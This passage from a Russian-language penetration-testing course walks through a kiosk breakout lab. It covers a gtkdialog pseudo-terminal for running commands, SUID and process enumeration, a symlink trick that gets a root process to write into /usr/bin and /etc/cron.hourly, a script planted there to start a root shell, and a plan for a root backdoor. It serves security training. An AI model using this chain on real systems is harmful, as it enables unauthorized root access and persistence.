При нажатии кнопки OK визуально ничего не происходит, но если открыть `file:///tmp/gtkoutput.txt` в новой вкладке Firefox, мы увидим, что действие сработало и записало наш текст в выходной файл. Это означает, что у нас есть выполнение команд в системе и мы больше не ограничены первоначальной проблемой с параметром `irc://myhost`. Очень хорошо.

Это отличное начало, но решение неудобное. Для каждой команды, которую мы хотим выполнить, нужно редактировать файл, сохранять его, заново запускать приложение `gtkdialog`, нажимать кнопку, а затем просматривать результат через Firefox. В следующем разделе мы постараемся лучше.

#### 11.2.4.1 Упражнения

1. Просмотрите файловую систему через диалог `Launch Application` и соберите как можно больше полезной информации о системе.
2. Попробуйте запускать различные программы через диалог `Launch Application`. Какие из них выглядят полезными для сбора информации или потенциальной эксплуатации при запуске из Firefox?

#### 11.2.4.2 Дополнительное задание

Найдите способ записывать предоставленный пользователем текст в файл файловой системы без Scratchpad. Одним из возможных вариантов может быть консоль JavaScript.

## 11.3 Постэксплуатация

На этом этапе мы скомпрометировали киоск, хотя всё ещё работаем как ограниченный пользователь, а наш способ ввода команд неудобен. Хотя приём с `gtkdialog` оказался полезным, гораздо предпочтительнее было бы выполнять команды и сразу получать обратную связь.

Несмотря на отсутствие средств сборки, доступа в Интернет и терминальных приложений в системе, мы можем эффективнее использовать `gtkdialog`, создав собственный терминал. Удивительно, но в `gtkdialog` есть настоящий элемент терминала (terminal).[29] К сожалению, он выдаёт следующее сообщение:

```
The terminal (VteTerminal) widget requires a version of gtkdialog built with libvte.
```

Листинг 515 - Отсутствующие библиотеки для элемента терминала

Версия `gtkdialog` на киоске не содержит критически важных библиотек, используемых для эмуляции терминала, поэтому этот вариант не подойдёт. Придётся искать другой путь.

Терминал должен уметь принимать ввод и выводить результат. Существует много хороших примеров сложных интерфейсов, созданных в `gtkdialog`, с возможностями ввода и вывода.[30] Элементы `entry`[31] и `edit`[32] позволяют пользователю вводить данные в однострочное текстовое поле или большое текстовое поле соответственно, и оба могут формировать вывод. Элемент `text`, отображающий статический текст, тоже может формировать вывод. Используем эти и другие элементы, чтобы построить интерактивную оболочку.

### 11.3.1 Имитация интерактивной оболочки

Многие элементы в `gtkdialog` принимают дочерний элемент входного файла (`input file`).[33] Если передать элементу `text`, `entry` или `edit` входной файл, он автоматически заполнит текст элемента содержимым этого файла. Однако это происходит при первоначальном создании элемента, поэтому после выполнения нашей команды нужно использовать действие обновления, чтобы обновить текст.

Для этого нам нужно хранить текст в элементах-переменных. В частности, мы свяжем переменную с определённым элементом, поместив тег `variable` между открывающим и закрывающим тегами этого элемента. Если сделать это для элемента, который отображает текст и получает ввод из файла, а затем выполнить действие `refresh` для переменной, отображающий текст элемент обновит своё содержимое из текущей версии файла. Аналогично, если использовать элемент, принимающий текстовый ввод от пользователя, и встроить в него тег `variable`, элемент сохранит содержимое текстового ввода в

переменной. Затем мы сможем ссылаться на эти переменные в действиях кнопок с помощью подстановки переменных в стиле Bash.[34]

Объединив всё это, мы можем написать рабочий интерфейс псевдотерминала. Нам понадобится поле ввода команды, которое будет сохранять введённую пользователем команду в переменной. Также понадобится элемент `edit`, отображающий вывод команд; по своей конструкции он также позволит копировать и вставлять текст. Этот элемент будет заполняться из входного файла, содержащего результаты вывода команды. Затем мы используем элемент `button`, который возьмёт переменную команды оболочки из поля `entry`, выполнит её через действие и запишет результаты в файл вывода команды. Второе действие, встроенное в кнопку, обновит объект переменной внутри элемента `edit`. Это заставит содержимое в поле `edit` обновиться и создаст иллюзию динамического окна терминала. Код показан в листинге 516.

```
<window>
  <vbox>
    <vbox scrollable="true" width="500" height="400">
        <edit>
          <variable>CMDOUTPUT</variable>
          <input file>/tmp/termout.txt</input>
        </edit>
    </vbox>
    <hbox>
      <text><label>Command:</label></text>
      <entry><variable>CMDTORUN</variable></entry>
      <button>
          <label>Run!</label>
            <action>$CMDTORUN > /tmp/termout.txt</action>
          <action>refresh:CMDOUTPUT</action>
        </button>
    </hbox>
  </vbox>
</window>
```

Листинг 516 - Код разметки окна терминала

Сохраним разметку нашего окна терминала как `/home/guest/terminal.txt`, а затем запустим её так же, как предыдущий пример `gtkdialog`. Когда мы вводим команды в текстовый элемент и нажимаем `Run!`, вывод команды отображается так, будто мы ввели её в стандартном окне терминала:




Рисунок 200: Наш самодельный терминал

С учётом ограничений этого киоска это очень эффективное решение, которое показывает потенциальную пользу подхода использования штатных инструментов (living off the land).

### 11.3.1.1 Упражнения

1. Улучшите терминал, сделав его эффективнее или надёжнее. Интегрируйте вывод стандартного потока ошибок.
2. Изучите другие виджеты и элементы `gtkdialog`. Какие ещё полезные функции можно создать с его помощью для взаимодействия с системой?

### 11.3.1.2 Дополнительное задание

Поэкспериментируйте с созданием простых приложений в `gtkdialog`, чтобы упростить процесс эксплуатации. Один из возможных проектов - текстовый редактор на основе нашего терминального приложения.

## 11.4 Повышение привилегий

Теперь, когда мы разработали эффективный способ взаимодействия с системой, следует сосредоточиться на повышении привилегий, чтобы получить доступ `root`. К сожалению, без средств сборки и возможности передавать файлы, поскольку мы имитируем отключённый физический киоск, это может оказаться сложной задачей.

Один из подходов - использовать базовые техники повышения привилегий в Linux, описанные g0tmi1k.[35] В этом документе автор перечисляет несколько команд для сбора информации, включая команду `find` (`find / -perm -u=s -exec ls -al {} +`), которая находит SUID-бинарные файлы:

```
-r-sr-xr-x    1 root     root        101787 Sep  7 12:19 /opt/Citrix/ICAClient/ctxusb
-rws--x--x    1 root     bin        1560160 Jul 13  2017 /usr/bin/xlock
-rws--x--x    1 root     root        396000 Sep 14 13:24 /usr/lib64/misc/ssh-keysign
-rws--x--x    1 root     root         67128 Dec 29  2016 /usr/sbin/mtr
-r-s--x--x    1 root     root        339544 Mar 29  2019 /usr/sbin/pppd/root
```

Листинг 517 - SUID-бинарные файлы

При дальнейшем изучении только `/usr/sbin/mtr` и `/usr/bin/xlock` имеют недавние уязвимости. Однако ни одна из этих уязвимостей не затрагивает наши конкретные версии. Эксплуатировать эти бинарные файлы без отладочных инструментов было бы сложно и долго, поэтому попробуем другой подход.

Команда `ps aux` выводит список всех запущенных процессов:

```
PID   USER     TIME   COMMAND
1    root       0:03 init [4]
2    root       0:00 [kthreadd]
...
1083 root       0:00 /usr/sbin/acpid -n
1120 root       0:00 {xdm} /bin/sh /usr/bin/xdm
1123 root       0:00 -bash -c /usr/bin/startx -- -nolisten tcp vt7 > /dev/null 2>&1
1138 root       0:00 {startx} /bin/sh /usr/bin/startx -- -nolisten tcp vt7
1186 root       0:00 xinit /etc/X11/xinit/xinitrc -- /usr/bin/X :0 -nolisten tcp vt7 -auth /root/.serverauth.
    1138
1187 root       0:14 /usr/bin/X :0 -nolisten tcp vt7 -auth /root/.serverauth.1138
1193 root       0:00 {xinitrc} /bin/sh /etc/X11/xinit/xinitrc
1196 root       0:01 /usr/bin/openbox --startup /usr/libexec/openbox-autostart OPENBOX
1199 root       0:00 dbus-launch --exit-with-session /usr/bin/openbox-session
1200 root       0:00 /usr/bin/dbus-daemon --syslog --fork --print-pid 5 --print-address 7 --session
1344 root       0:00 x11vnc -rfbauth /root/.vnc/passwd -auth /root/.serverauth.1138 -display :0 -nomodtweak -
    noxdamage -shared -forever -loop5000 -bg
...
23310 guest      0:00 ps aux | grep root
```

Листинг 518 - Поиск процессов, принадлежащих root

Судя по этому выводу, киоск запускает ряд процессов от `root`, которые мы, возможно, сможем использовать для повышения привилегий. Один из таких процессов - `openbox`,[36] оконный менеджер X, используемый пользовательским интерфейсом киоска. Эта находка заслуживает дальнейшего изучения.

### 11.4.1 Нестандартный взгляд на Openbox

Openbox поддерживает параметр командной строки (`--replace`), который заменяет текущий запущенный экземпляр оконного менеджера:

```
Syntax: openbox [options]

Options:
  --help              Display this help and exit
  --version           Display the version and exit
  --replace           Replace the currently running window manager
  --config-file FILE  Specify the path to the config file to use
```

```
  --sm-disable        Disable connection to the session manager

Passing messages to a running Openbox instance:
  --reconfigure       Reload Openbox's configuration
  --restart           Restart Openbox
  --exit              Exit Openbox

Debugging options:
  --sync              Run in synchronous mode
  --startup CMD       Run CMD after starting
  --debug             Display debugging output
  --debug-focus       Display debugging output for focus handling
  --debug-session     Display debugging output for session management
  --debug-xinerama    Split the display into fake xinerama screens

Please report bugs at http://bugzilla.icculus.org
```

Листинг 519 - Вывод справки Openbox

Если выполнить следующую команду в нашем пользовательском терминале, текущая X-сессия останавливается и перезапускается:

```
openbox --replace
```

Листинг 520 - Команда для завершения X-сессии

Это завершает все текущие графические программы, включая наше VNC-подключение. Однако сама система киоска не перезапускается, а значит мы не потеряем изменения, сделанные после последней перезагрузки.

Это очень интересно. Похоже, мы перезагрузили `openbox`, который был запущен от `root`, хотя запросили перезапуск как пользователь `guest`. Это явно требует дальнейшего исследования.

Мы знаем, что как пользователь `guest` должны контролировать файлы в своём домашнем каталоге. Текущий интерфейс киоска - браузер Firefox, который хранит каталог профиля пользователя в `/home/guest/.mozilla/firefox/c3pp43bg.default`. Когда мы редактируем файлы в этом каталоге и принудительно перезапускаем openbox, openbox каждый раз заново создаёт файл конфигурации закладок Firefox (`/home/guest/.mozilla/firefox/c3pp43bg.default/bookmarks.html`). Это можно показать простым тестом. Этот файл содержит стандартные закладки, включая адрес главной страницы киоска:




Рисунок 201: Содержимое файла bookmarks.html

Если удалить этот файл и снова выполнить `openbox --replace`, файл закладок создаётся заново:



Рисунок 202: Файл закладок автоматически пересоздан

Это говорит нам, что ПО киоска пересоздаёт файл закладок при каждом перезапуске X-сессии. По правам доступа файл принадлежит пользователю `guest`. Однако логично предположить, что киоск работает с более высоким уровнем привилегий, поэтому стоит провести второй простой тест.

Поскольку киоск настроен записывать файл закладок в каталог `c3pp43bg.default`, заменим этот каталог символической ссылкой,[37] чтобы попытаться заставить киоск записать файл закладок в другое расположение. Если нижележащий скрипт обновления киоска повышает привилегии, мы можем перенаправить его на запись в привилегированный каталог.

Перед проверкой сделаем резервную копию каталога профиля:

```
mv /home/guest/.mozilla/firefox/c3pp43bg.default /home/guest/.mozilla/firefox/old_prof
```

Листинг 521 - Резервное копирование старого каталога профиля

Затем создадим символическую ссылку на `/usr/bin`, каталог, в который пользователь `guest` обычно не может записывать:

```
ln -s /usr/bin /home/guest/.mozilla/firefox/c3pp43bg.default
```

Листинг 522 - Создание символической ссылки

Символическая ссылка выглядит так:




Рисунок 203: Символическая ссылка создана

Теперь, когда символическая ссылка создана, выполним `openbox --replace`, чтобы попытаться пересоздать `bookmarks.html`. После повторного подключения к киоску мы обнаруживаем, что файл закладок был записан в `/usr/bin`, что указывает: процесс, создающий его, действительно привилегирован (рисунок 204):




Рисунок 204: Bookmarks.html записан в /usr/bin

Это огромный прорыв. Мы можем записывать файлы в привилегированные каталоги! Однако для повышения привилегий нам нужно сделать файл исполняемым и записать в него исполняемые команды. Файл принадлежит нам, поэтому попробуем сделать его исполняемым с помощью `chmod`. Если проверить права файла, мы увидим, что они изменились.




Рисунок 205: Bookmarks.html сделан исполняемым

Это многообещающе. Мы можем изменять файл после создания. Однако, несмотря на то что файл принадлежит нам, мы не можем его переименовать. Это определяется правами доступа к содержащему его каталогу.

Теперь нам нужно добавить в файл исполняемые инструкции. Наш предыдущий способ редактирования текста, Scratchpad, не позволит сохранить изменения в файл:




Рисунок 206: Scratchpad не может сохранить bookmarks.html

Вероятно, причина в правах доступа к родительскому каталогу. Обычно мы могли бы использовать редактор командной строки, но поскольку наш самодельный терминал `gtkdialog` не является интерактивным, это не сработает. Можно было бы также рассмотреть графический редактор, но графические редакторы в системе не установлены.

Ещё один вариант - строить файл построчно с помощью команд `echo` и стандартных перенаправлений Bash. Однако наш терминал `gtkdialog` использует перенаправление Bash при обработке команды (`$CMDTORUN > /tmp/termout.txt`). Если наша терминальная команда содержит ещё одно перенаправление, оно будет нейтрализовано перенаправлением в `/tmp/termout.txt`.

Чтобы обойти это, используем Scratchpad для создания `testscript.sh` в домашнем каталоге:

```
echo "#!/bin/bash" > /usr/bin/bookmarks.html
echo "gtkdialog -f /home/guest/terminal.txt" >> /usr/bin/bookmarks.html
```

Листинг 523 - Содержимое скрипта для записи в bookmarks.html

Этот простой скрипт перезапишет содержимое нашего файла закладок:




Рисунок 207: Наш скрипт записан в /usr/bin/bookmarks.html

Файл закладок был перезаписан простым скриптом, который запускает наш терминал `gtkdialog`. Наша цель - заставить систему выполнить его от `root`, что даст нам root-оболочку. Когда скрипт готов, нужно заставить систему запустить его как привилегированный пользователь.

Обычно мы могли бы использовать несколько техник повышения привилегий. Например, скрипты в защищённом каталоге `/etc/profile.d/`, каждый из которых должен иметь расширение `.sh`,[38] выполняются при входе пользователя в систему. Если бы мы записали файл закладок в этот каталог и добавили расширение `.sh`, наш терминал запустился бы от `root` при входе этого пользователя. К сожалению, мы не можем переименовать файл. С этим ограничением мы столкнёмся и в других привилегированных каталогах системы. Значит, мы застряли с именем файла `bookmarks.html`.

Есть ещё один потенциальный вариант. Каталог `/etc/cron.d` является частью планировщика задач Cron. Любые скрипты, помещённые в этот каталог, будут запускаться от `root`. Однако, как и с `/etc/profile.d`, здесь есть нюанс. Файлы, помещённые в `/etc/cron.d`, должны принадлежать пользователю `root`, иначе они не будут выполняться.[39] Поскольку мы не можем изменить владельца файла, этот вектор атаки тоже использовать нельзя.

Однако согласно приведённой выше справке, некоторые cron-каталоги, включая `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` и `/etc/cron.monthly`, не предъявляют таких строгих требований и принимают файлы, владельцем которых не является `root`. С учётом очевидных преимуществ по времени `/etc/cron.hourly` - лучший вариант. Сосредоточимся на этом векторе атаки.

### 11.4.2 Root-оболочка в начале часа

Для начала создадим символическую ссылку нашего файла закладок на `/etc/cron.hourly` и снова выполним `openbox --replace`. Обратите внимание, что перед созданием новой ссылки нужно удалить существующую.




Рисунок 208: Наш файл bookmarks.html записан в /etc/cron.hourly

Через этот скрипт мы должны иметь возможность запустить терминал `gtkdialog`, и он должен выполниться от `root`. Однако если наш терминал будет закрыт или аварийно завершится, нам придётся ждать ещё час, чтобы получить новый. Вместо этого лучше оставим себе бэкдор для доступа `root`.

